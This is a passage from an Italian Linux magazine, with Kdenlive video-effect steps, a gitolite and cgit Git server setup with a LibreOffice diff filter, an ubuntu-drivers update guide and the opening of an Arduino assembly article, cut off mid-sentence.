
Cominciamo ad andare indietro, giusto un paio di fotogrammi alla volta, e impostiamo nuovi frame chiave: in ciascuno di essi riduciamo la dimensione del foro che abbiamo disegnato, procedendo sempre in maniera graduale.

03 ALL'INIZIO NON C'È

Il primo fotogramma deve avere un foro praticamente invisibile: basta avvicinare tutti i punti del disegno fatto col rotoscoping in modo che risultino sovrapposti. Controllando l'animazione, deve sembrare che il foro diventi man mano più grande.

04 UN MUZZLE FLASH



Adesso abbiamo bisogno di un muzzle flash frontale, possibilmente animato: ne troviamo uno all'indirizzo *www.edmaster.it/url/7342*. Basta scaricare la .gif sul computer e utilizzarla nel nostro progetto.

Aggiungiamo l'esplosione!

Inseriamo un muzzle flash per dare l'impressione che il foro sia stato creato da un fucile

01 I FOTOGRAMMI



L'immagine che abbiamo scaricato nel tutorial precedente è una .gif: per avere il massimo controllo dobbiamo convertirla in una serie di immagini. Possiamo farlo usando **ImageMagick**, con il comando **convert -coalesce nome_immagine.gif out%05d.png**.

02 UNA NUOVA CLIP

Ora possiamo produrre una clip presentazione in Kdenlive, spostandoci in **Progetto/Aggiungi clip presentazione.** Dobbiamo specificare la cartella in cui si trovano le immagini prodotte da ImageMagick e il formato PNG.

03 SOVRAPPOSIZIONE

Come durata di ogni immagine, possiamo impostare **00:00:00:02**, ma dipende anche da quello che volete ottenere. La clip va poi messa nella traccia **Video3**, sovrapponendola ai primi istanti in cui si forma il buco nella porta.

04 UNA TRANSIZIONE

La clip deve avere una transizione di tipo **Composite and transform**, con **Compositing** impostato a **Screen**. Usando la transizione, possiamo posizionare e ridimensionare la clip come necessario per farla sembrare la fiammata del fucile.

05 CON MENO OPACITÀ

Possiamo anche usare i fotogrammi chiave per dare alla clip una **opacità** variabile, possibilmente mai oltre il 90%. Si può cominciare e finire con lo 0%, tenendo tra il 90 e l'80% nei fotogrammi intermedi.

06 UN COLPO DI LUCE

Possiamo applicare alla clip che contiene la porta dopo l'inizio della comparsa del buco, l'effetto **Luminosità**. Nell'istante in cui appare la fiammata alziamo la luminosità a 120 punti, riportandola gradualmente a 100 nel resto della clip.

"ANCHE IO USO GIT!"

È il sistema di controllo delle versioni di file più diffuso e utilizzato dagli sviluppatori. Ma come funziona e come utilizzarlo? Scopriamolo subito

All'inizio c'era CVS, poi SVN (o subversion). Fin dagli anni '80 i programmatori hanno avuto bisogno di sistemi per gestire le diverse versioni di un software e questa necessità è aumentata con proporzionalmente alla complessità dei programmi. Più un software è "lungo", più persone ci devono lavorare contemporaneamente per seguire le varie parti del codice. E più persone ci lavorano, più difficile sarà far coincidere perfettamente le varie modifiche: è ovvio che se più sviluppatori lavorano allo stesso codice dovranno avere tutti l'ultima versione possibile dei vari file, altrimenti alla pubblicazione della modifica si rischia di non includere quelle fatte da qualcun altro. Il sistema CVS era elementare, ma aveva una serie di limitazioni che lo rendevano goffo e poco pratico. Poi è arrivato Subversion, chiamato SVN, il cui slogan è stato "CVS fatto bene". Ma anche questo risultava scomodo in diverse situazioni. Come diceva Linus Torvalds, "non c'è modo di fare CVS bene". In fondo, CVS e SVN furono progettati in altri tempi, quando la scrittura dei software aveva ben altri requisiti. Oggi come oggi, gestire progetti di grandi dimensioni con questo sistema sarebbe una sofferenza. Per questo motivo Torvalds ha sviluppato un proprio sistema di controllo delle versioni chiamato **Git**. È completamente Libero e Open Source e i suoi vantaggi lo hanno reso tanto popolare da essere quasi il sinonimo di "sistema di controllo versione". Se abbiamo scritto un software, probabilmente abbiamo usato Git per la gestione del suo codice. Ma la programmazione non è

Creiamo un nuovo account

Un nuovo utente di sistema che si occuperà di gestire gitolite

```
[root@server1 ~]# ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Created directory '/root/.ssh'.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa.
Your public key has been saved in /root/.ssh/id_rsa.pub.
The key fingerprint is:
de:5f:11:3e:ab:91:c2:6e:3d:99:82:36:54:8a:fd:9d root@server1.unixmen.local
The key's randomart image is:
+--[ RSA 2048]----+
|                 |
|                 |
|                 |
|      oSo    +   |
|     ..+o.   +   |
|     . o+oo+o    |
|      +..+oE+    |
|       o..o.     |
+-----------------+
[root@server1 ~]#
```

01 CREARE L'UTENTE

Il modo più semplice per gestire un server Git è usare **gitolite**, ma prima di installarlo è necessario preparare un utente da utilizzare come amministratore: **sudo adduser --system --shell /bin/bash --group --disabled-password --home /var/lib/gitolite gitolite**.

02 LA CHIAVE PER SSH


È necessario creare e poi leggere la chiave pubblica con un programma come **cat** per copiarla negli appunti, per poterla incollare durante la configurazione. Lanciamo **sudo -u gitolite ssh-keygen seguito da sudo -u gitolite cat /var/lib/gitolite/.ssh/id_rsa.pub.**

l'unico caso nel quale un sistema di controllo delle versioni può tornare utile. Se si lavora con file di testo (ad esempio nel mondo universitario o in ufficio) è molto utile poter registrare le varie versioni, in modo da avere una cronologia e controllare le modifiche che sono state apportate. È una buona soluzione anche per i backup, in modo da poter ripristinare specifiche versioni dei file (non sempre l'ultima versione è quella che si desidera). Questo diventa ancora più importante quando si lavora con altre persone e si deve collaborare alla stesura del testo. Pensiamo ad esempio agli accademici che scrivono tesi in LaTex o chiunque lavori in ufficio e voglia tenere traccia delle modifiche che fa ai propri file condividendoli con i colleghi che lavorano agli stessi progetti. Infatti, i documenti di LibreOffice si possono salvare nel formato **.fodt**, che è un unico file di testo. Questo permette di gestire le modifiche in modo semplice (i normali file ODT sono scomodi da confrontare tra loro). Certo, si potrebbe usare uno strumento come Google Drive, ma spesso non offre la personalizzazione necessaria per alcune attività. Senza contare che rimane sempre il problema della sicurezza, considerato che non c'è modo di sapere cosa succeda ai propri file quando sono archiviati sui server di Google: per documenti riservati la fiducia che normalmente riponiamo in Big G potrebbe non bastare. La soluzione è quindi implementare Git sui propri sistemi per avere il massimo controllo. Il client git è facilmente installabile su qualsiasi sistema operativo, in particolare sulle distro GNU/Linux. La sua interfaccia a riga di comando potrebbe, però, non essere facile da utilizzare. Per questo si può ricorrere a una interfaccia web, come **CGit**, semplice, gratuita e Open Source. Questa interfaccia permette a chiunque di mettere in piedi un server Git nella propria rete locale o all'interno del proprio PC, per gestire le versioni dei propri file. Inoltre, possiamo sfruttare il sistema gitolite per semplificare la gestione degli utenti e dei repository.

ANCHE I FILE LIBREOFFICE


Come già anticipato, è possibile gestire i propri file ODT con git salvandoli in formato flat XML, cioè con l'estensione **.fodt**. In questo modo viene prodotto


Tutto il necessario

Installiamo il gestore gitolite e l'interfaccia web cgit

01 INIZIA IL SETUP

Installiamo il programma gitolite con i comandi sudo apt-get install gitolite e **sudo dpkg-reconfigure gitolite**. La procedura di configurazione richiederà l'inserimento del nome utente e della chiave crittografica pubblica.

02 LE IMPOSTAZIONI

Per procedere alla configurazione degli utenti e dei repository lanciamo i seguenti comandi: **git clone gitolite@localhost:gitolite-admin.git** e **cd gitolite-admin**. Basta aggiungere la loro chiave pubblica in un file del tipo **keydir/nomeutente.pub**.

03 INTERFACCIA WEB

Questo metodo di gestione del repository, però, non è molto pratico. L'interfaccia web cgit si può installare con i comandi: **sudo apt-get install cgit e sudo a2enmod cgi**, se si sta utilizzando un server web Apache2.

04 GIT NEL BROWSER

In questo momento cgit sarà raggiungibile da un browser all'indirizzo ***http://localhost/cgit/***. Il problema è che è vuoto, perché non ancora configurato. Si può comunque provare a visualizzare l'interfaccia per assicurarsi che l'installazione abbia funzionato.

un unico file di testo che contiene tutto, immagini comprese. Il file può quindi essere processato automaticamente da git e si possono confrontare le varie versioni. Tuttavia, può non essere sempre una opzione praticabile: l'estensione .odt è molto più comune e lavorando con altre persone magari è meglio evitare di confondere le idee a qualcuno usando estensioni poco conosciute. Quindi, è possibile utilizzare anche la normale estensione .odt creando un apposito filtro che traduce in tempo reale i normali file (.odt, .ods, ecc) in file di testo. Bisogna prima di tutto creare il file **/usr/bin/odf2prettytxt**:

```
#!/usr/bin/env sh
set -o errexit
/usr/bin/odt2txt --raw "$@" | /usr/bin/
                          xmllint --format -
```

rendendolo poi eseguibile con il comando:

```
sudo chmod +x /usr/bin/odf2prettytxt
```

Questo semplice script utilizza i programmi **odt2txt** e **xmllint**, che devono essere installati sul sistema. Lo script può poi essere inserito nella configurazione di git dando da un qualsiasi terminale il comando:

```
git config --global diff.odf.textconv "odf2prettytxt"
```

Il filtro è quindi disponibile, anche se per ora non è attivo in alcun progetto. Per rendere il filtro appena creato attivo in un progetto bisogna, all'interno del repository in questione, lanciare il comando:


```
echo '*.odt diff=odf' >> .gitattributes
```

In questo modo ogni volta che git trova un file ODT sa di doverlo confrontare alla versione precedente usando lo script che abbiamo creato. Naturalmente, lo stesso filtro si può usare per altre estensioni:

```
echo '*.ods diff=odf' >> .gitattributes
```


Configuriamo l'interfaccia web

Dove cercare i repository gestiti da gitolite?

01 DOVE SONO I REPO?

Per configurare cgit si usa il file /etc/cgitrc: è importante dire a cgit dove trovare i vari repository. Ad esempio, si può inserire una riga del tipo **scan-path=/var/lib/gitolite/repositories** ovviamente cambiando la cartella se necessario.

02 LA VISUALIZZAZIONE

A questo punto l'interfaccia si comporta come quella di un qualsiasi altro servizio Web: è possibile controllare i file (tree) di ogni singolo repository, ottenere le differenze tra una versione e la precedente, scorrere le varie commit.

03 PERMESSI DI ACCESSO

Se ci dovessero essere problemi con la visualizzazione dei repository lanciamo **usermod -aG gitolite http**, **chmod g+rX /var/lib/gitolite** e **chmod -R g+rX /var/lib/gitolite/repositories** in modo da fornire a cgit i permessi di accesso ai file.

04 DESCRIZIONE REPO

Per visualizzare le descrizioni dei vari repositories, cgit si basa sul file description presente in .git di ogni repository. Ciò significa che la si può modificare con il comando **echo "La mia descrizione" -> ./.git/description** oppure con **nano**.

Infatti, è possibile recuperare il testo da tutti i file di LibreOffice, anche i fogli di calcolo ODS. Utilizzando lo stesso meccanismo si possono supportare vari tipi di file binari, l'importante è riuscire a tradurli in file di testo semplice.

UN RIEPILOGO COMPLETO

Per installare e configurare gitolite e cgit, in modo da avere un server git pienamente funzionante, bisogna eseguire la serie di comandi indicati nei tutorial delle pagine precedenti. Possiamo riassumerli in questo script, che è possibile scaricare dalla pagina Web **www.edmaster.it/url/7335**:

```
#!/bin/bash
sudo adduser --system --shell /bin/bash --group
            --disabled-password --home /var/lib/
                                gitolite gitolite
sudo -u gitolite ssh-keygen
sudo -u gitolite cat /var/lib/gitolite/.ssh/
                                       id_rsa.pub
sudo apt-get install gitolite
gl-setup /var/lib/gitolite/.ssh/id_rsa.pub
```

Il comando **gl-setup** automatizza la configurazione di gitolite sulla base della chiave crittografica fornita, quindi non richiede intervento da parte nostra.

```
git clone gitolite@localhost:gitolite-admin.git
cd gitolite-admin
nano conf/gitolite.conf
git commit -a
git push origin master
```

Per modificare come si desidera la configurazione è ovviamente necessario intervenire, ma se non si vogliono apportare modifiche si può anche saltare il passaggio di **nano**. Se poi si vuole applicare la stessa configurazione a tutti i propri computer basta creare un file **gitolite.conf** caricandone il contenuto su un server e scaricarlo ogni volta (ad esempio col comando **wget**). Per le chiavi crittografiche degli utenti che si vogliono "creare", basta entrare nel repository **gitolite-admin** e inserire le chiavi crittografiche nel percorso **keydir/nomeutente.pub**, ricordandosi poi di eseguire il commit ogni volta che se ne aggiunge una. Avendo una lista di link, anche queste possono essere scaricate.

```
sudo apt-get install cgit
sudo a2enmod cgi
echo "scan-path=/var/lib/gitolite/repositories" >>
                                      /etc/cgitrc
usermod -aG gitolite http
chmod g+rX /var/lib/gitolite
chmod -R g+rX /var/lib/gitolite/repositories
```

Infine, si può installare cgit e si devono correggere i permessi di accesso ai file dei repository, altrimenti cgit non sarà autorizzato a leggerli. Da notare che, per evitare problemi di permessi in futuro si può impostare l'UMASK a 0027 nel file **/var/lib/gitolite/.gitolite.rc**.

UN SISTEMA DISTRIBUITO

Un concetto fondamentale da capire è che git non prevede un modello centralizzato: non esistono dei veri e propri server, tutto viene distribuito. Il programma git funziona su qualsiasi macchina sia come client che come server. Ad esempio, possiamo creare un repository git con **git init && git add** * sul computer **192.168.1.68.** Poi possiamo andare sul **PC 192.168.1.100** e clonare il repository con **git clone nomeutente@192.168.1.68:nomedelrepository.git.** Possiamo fare delle modifiche e salvarle con **git commit.** Inviamole poi con **git push,** ma possiamo anche aprire un terminale sul computer 192.168.1.68 e lanciare **git clone nomeutente@192.168.1.100:nomedelrepository.git.** Il fatto che alcuni PC vengano usati sempre come server e altri sempre come client è solo una convenzione che si usa per comodità, ma di fatto questa distinzione non sussiste. Gitolite serve ad aiutare gli utenti a creare un "server" Git, ma non dimentichiamo che è solo una comodità in più, in realtà qualsiasi PC con il programma git installato può funzionare sia da client che da server.

Kernel.org git repositories

Git repositories hosted at kernel.org

index | search

Name	Description	Owner	Idle	Links
pub/scm/bluetooth				
bluez-hcidump.git	Bluetooth packet analyzer	Marcel Holtmann	5 years	summary log tree
bluez.git	Bluetooth protocol stack for Linux	Marcel Holtmann	5 days	summary log tree
obexd.git	OBEX Server	Marcel Holtmann	5 years	summary log tree
sbc.git	SBC library	holtmann	3 years	summary log tree
pub/scm/boot				
dracut/dracut.git	dracut - Initramfs generator using udev	Harald Hoyer	21 hours	summary log tree
efilinux/efilinux.git	The efilinux UEFI boot loader	Matt Fleming	4 years	summary log tree
syslinux/syslinux.git	Unnamed repository; edit this file 'description' to name the repository.	Syslinux workgroup	13 months	summary log tree
pub/scm/devel				
pahole/pahole.git	Pahole and other DWARF utils	Arnaldo Carvalho de Melo	4 weeks	summary log tree
sparse/chrisl/sparse.git	Chris Li's sparse repository.	Christopher Li	8 weeks	summary log tree
sparse/sparse.git	C semantic parser	Christopher Li	8 weeks	summary log tree
pub/scm/docs				
kernel/kernel-docs.git	Kernel Documentation tree	Doc Group	4 years	summary log tree
kernel/ksmap.git	Kernel.org keysign map source	Kernel.org users	5 weeks	summary log tree
kernel/website.git	Kernel.org website source	Website Editors	6 weeks	summary log tree
man-pages/man-pages.git	Linux man pages Sections 2, 3, 4, 5, and 7	Michael Timothy Kerrisk	29 hours	summary log tree
man-pages/website.git	Website files for /doc/man-pages	Michael Timothy Kerrisk	6 weeks	summary log tree
pub/scm/editors				
uemacs/uemacs.git	Micro-emacs	Linus Torvalds	3 years	summary log tree
pub/scm/fs				
ext2/e2fsprogs.git	Ext2/3/4 filesystem userspace utilities	Theodore T'so	6 days	summary log tree

Fig. 1 • Il codice del kernel Linux è tra i tanti progetti gestiti da git e presentati tramite l'interfaccia web di cgit

DRIVER E SOFTWARE SEMPRE AGGIORNATI

La guida passo passo per tenere la tua release di Ubuntu sempre aggiornata: non solo i programmi ma anche i driver dei tuoi dispositivi

Una delle cose che preoccupa principalmente gli utenti che vorrebbero avvicinarsi a GNU/Linux provenendo da Windows è la mancanza di driver per i propri dispositivi. In verità, però, questa preoccupazione non ha ragione di esistere, proprio perché tale "problema" è ormai risolto da diversi anni. Praticamente tutti i principali dispositivi in commercio dispongono anche di driver che li rendono funzionanti anche sul sistema operativo del Pinguino. Anzi, molti driver sono integrati direttamente nelle più note distribuzioni. A causa del loro design, i driver per kernel Linux pesano meno di quelli per Microsoft Windows e ciò permette agli sviluppatori di integrare tonnellate di driver direttamente nell'OS (o meglio, nel kernel). Al tempo stesso, però, esistono alcuni driver non sono disponibili out-of-the-box, perché sono proprietari, molto pesanti o comunque validi per un ridotto numero di dispositivi. Un esempio? I driver ufficiali di NVIDIA, il noto produttore di schede video. In questi casi procurarseli può essere un po' più complicato, perché bisogna cercarli sul Web, scaricarli e installarli manualmente. Per fortuna in Ubuntu esiste un software, **ubuntu-drivers**, che automatizza il tutto. Ecco come usarlo.

Tutto aggiornato con un solo comando!

Ecco come usare l'utility ubuntu-drivers su Ubuntu 17.10

```
vincosentux@vincosentux: ~
File Modifica Visualizza Cerca Terminale Aiuto
vincosentux@vincosentux:~$ ubuntu-drivers devices
== /sys/devices/pci0000:00/0000:00:02.0 ==
modalias : pci:v000080EEd0000BEEFsv00000000sd00000000bc03sc00i00
vendor   : InnoTek Systemberatung GmbH
model    : VirtualBox Graphics Adapter
driver   : virtualbox-guest-x11 - distro non-free

== /sys/devices/pci0000:00/0000:00:04.0 ==
modalias : pci:v000080EEd0000CAFEsv00000000sd00000000bc08sc80i00
vendor   : InnoTek Systemberatung GmbH
model    : VirtualBox Guest Service
manual_install: True
driver   : virtualbox-guest-dkms - distro non-free

== cpu-microcode.py ==
driver   : intel-microcode - distro free

vincosentux@vincosentux:~$
```

01 SONO DISPONIBILI?

L'utility è già installata in Ubuntu. Dunque, avviamo il terminale e iniziamo a usarla. Lanciamo il comando **ubuntu-drivers devices** per visualizzare un elenco di tutti i driver disponibili per il sistema in uso (ovviamente, dipende dall'hardware presente).

```
vincosentux@vincosentux: ~
File Modifica Visualizza Cerca Terminale Aiuto
.gnupg/                    Scrivania/
homeassistant/             .ssh/
.homeassistant/            .sudo_as_admin_successful
.ICEauthority              veyon/
Immagini/                  Video/
vincosentux@vincosentux:~$ sudo ubuntu-drivers autoinstall
[sudo] password di vincosentux:
Lettura elenco dei pacchetti... Fatto
Generazione albero delle dipendenze
Lettura informazioni sullo stato... Fatto
I seguenti pacchetti sono stati installati automaticamente e non sono più ri
sti:
  linux-headers-4.13.0-12 linux-headers-4.13.0-12-generic
  linux-image-4.13.0-12-generic linux-image-extra-4.13.0-12-generic
Usare "sudo apt autoremove" per rimuoverli.
The following additional packages will be installed:
  dkms iucode-tool virtualbox-guest-utils
Pacchetti suggeriti:
  menu
I seguenti pacchetti NUOVI saranno installati:
```

02 INSTALLAZIONE IN CORSO


A questo punto, lanciamo il comando **sudo ubuntu-drivers autoinstall** per procedere al setup di tutti i driver segnalati al passo precedente: il download e l'installazione di tutto il necessario viene effettuata automaticamente da ubuntu-drivers.

```
vincosentux@vincosentux: ~
File Modifica Visualizza Cerca Terminale Aiuto
per fornire /etc/ld.so.conf.d/x86_64-linux-gnu_EGL.conf (x86_64-linux-gr
nf) in modalità automatica
Elaborazione dei trigger per systemd (234-2ubuntu12.1)...
Elaborazione dei trigger per ureadahead (0.100.0-20)...
Elaborazione dei trigger per initramfs-tools (0.125ubuntu12)...
update-initramfs: Generating /boot/initrd.img-4.13.0-25-generic
Elaborazione dei trigger per libc-bin (2.26-0ubuntu2)...
vincosentux@vincosentux:~$ ubuntu-drivers devices
== /sys/devices/pci0000:00/0000:00:02.0 ==
modalias : pci:v000080EEd0000BEEFsv00000000sd00000000bc03sc00i00
vendor   : InnoTek Systemberatung GmbH
model    : VirtualBox Graphics Adapter
driver   : virtualbox-guest-x11 - distro non-free

== /sys/devices/pci0000:00/0000:00:04.0 ==
modalias : pci:v000080EEd0000CAFEsv00000000sd00000000bc08sc80i00
vendor   : InnoTek Systemberatung GmbH
model    : VirtualBox Guest Service
driver   : virtualbox-guest-dkms - distro non-free
```

03 LIBERI E NON

Una nota importante: quando lanciamo **ubuntu-drivers devices**, l'utility ci segnala non solo i driver Open Source e Liberi disponibili per un preciso dispositivo collegato al nostro PC, ma anche quelli proprietari. Questi ultimi sono individuabili grazie al testo "non-free".

L'update è automatico!


Scegliamo quali software installare nel sistema e quali aggiornare

01 TU SÌ, TU NO!

Dalle **Impostazioni** di sistema spostiamoci in **Software e aggiornamenti**. Da qui, spostiamoci nel tab **Driver aggiuntivi**. Dopo qualche secondo appare l'elenco di tutti i driver che sono stati installati. Se non vogliamo più utilizzarne uno proprietario, possiamo scegliere **Non usare il dispositivo**.

02 QUALI UPDATE?


Spostiamoci ora nel tab **Aggiornamenti** (sempre presente in **Software e aggiornamenti**). Abilitiamo le opzioni **Aggiornamenti di sicurezza importanti, Aggiornamenti raccomandati** e **Aggiornamenti non supportati**. Indichiamo anche ogni quanto verificare la presenza di update.

03 I REPOSITORY

Sempre da **Software e aggiornamenti** possiamo aggiungere i repository di un particolare software. Spostandoci infatti nel tab **Altro software**, possiamo verificare quali repository sono attualmente abilitati nel sistema (nel caso in figura, **universe, restricted** e **multiverse** di Ubuntu).

04 LE RIGHE APT

Se vogliamo aggiungerne un nuovo repository, basta cliccare sul pulsante **Aggiungi** (presente nel tab **Altro software**) e compilare il campo **Riga APT** con l'indirizzo del repository. Confermiamo con un clic su **Aggiungi sorgente** e il nuovo repository apparirà in elenco.

05 QUALE SOFTWARE?

Spostiamoci ora nel tab **Software per Ubuntu**. Verifichiamo che siano abilitate le opzioni **Supportato da Canonical, Mantenuto dalla comunità, Driver proprietari per i dispositivi** e **Software con restrizioni per copyright o motivi legali**. Terminiamo con Chiudi.

06 ECCO GLI UPDATE!

Non appena verranno rilasciati degli update, una finestra di sistema ci notificherà la presenza degli stessi. Non dobbiamo far altro che cliccare su **Installa ora** e attendere che il sistema e i software venga aggiornati. Non c'è niente di più semplice!

È tempo di Arduino

Addentriamoci nello sviluppo Assembly per i microcontrollori a 8 bit, realizzando contatori e timer. Ecco come fare

Il codice completo lo trovi su: ***www.edmaster.it/url/7391***

L'Assembly è un linguaggio subito sopra il livello macchina che permette di accedere e/o controllare il funzionamento di una macchina fino ai suoi registri utilizzando particolari istruzioni mnemoniche che svolgono operazioni varie, come copiare i dati in un registro o manipolarne i valori. Tali istruzioni vengono tradotte in codice esadecimale dall'assemblatore per poi essere copiate nella memoria del microcontrollore (µC) previo uso di un caricatore al fine di poter essere eseguite dopo essere state tradotte dal µC.

LE MEMORIE

Nel precedente numero di Linux Magazine abbiamo iniziato a scoprire alcune istruzioni Assembly, focalizzando l'attenzione sul µC **ATmega328P**, quello usato da Arduino. Poiché siamo in presenza di un'architettura **Harvard** (l'architettura dei nostri PC è la Von Neumann), allora abbiamo due memorie distinte: una per il programma e una per i dati (senso attenzione a non confondere le varie sigle che possiamo incontrare).
Nell'architettura Von Neumann il blocco di memoria e il relativo bus sono unici, pertanto dati e istruzioni vengono letti dalla CPU utilizzando lo stesso bus: risultato? Non è possibile leggere allo stesso tempo un dato e un'istruzione. Nell'architettura Harvard quanto riferito è invece possibile poiché vi sono due bus dedicati che permettono l'accesso in modo indipendente a dati e istruzioni immagazzinate in memorie differenti. Si guardi, ad esempio, il diagramma a blocchi (figura 4.1 pag. 13) del datasheet allegato (***www.edmaster.it/url/7391***). Detto ciò, con **EEPROM (Electrically Erasable Programmable Read-Only Memory)** si indica il modo ovvero la tecnologia utilizzata per immagazzinare le informazioni, un tipo di memoria scrivibile e cancellabile elettricamente utilizzata per memorizzare dati non volatili e/o modificabili durante l'esecuzione di un programma o contenente parametri iniziali per il µC. La **Flash** è la memoria che mantiene, anche in assenza della tensione di alimentazione, il programma che il µC dovrà eseguire. Infine la 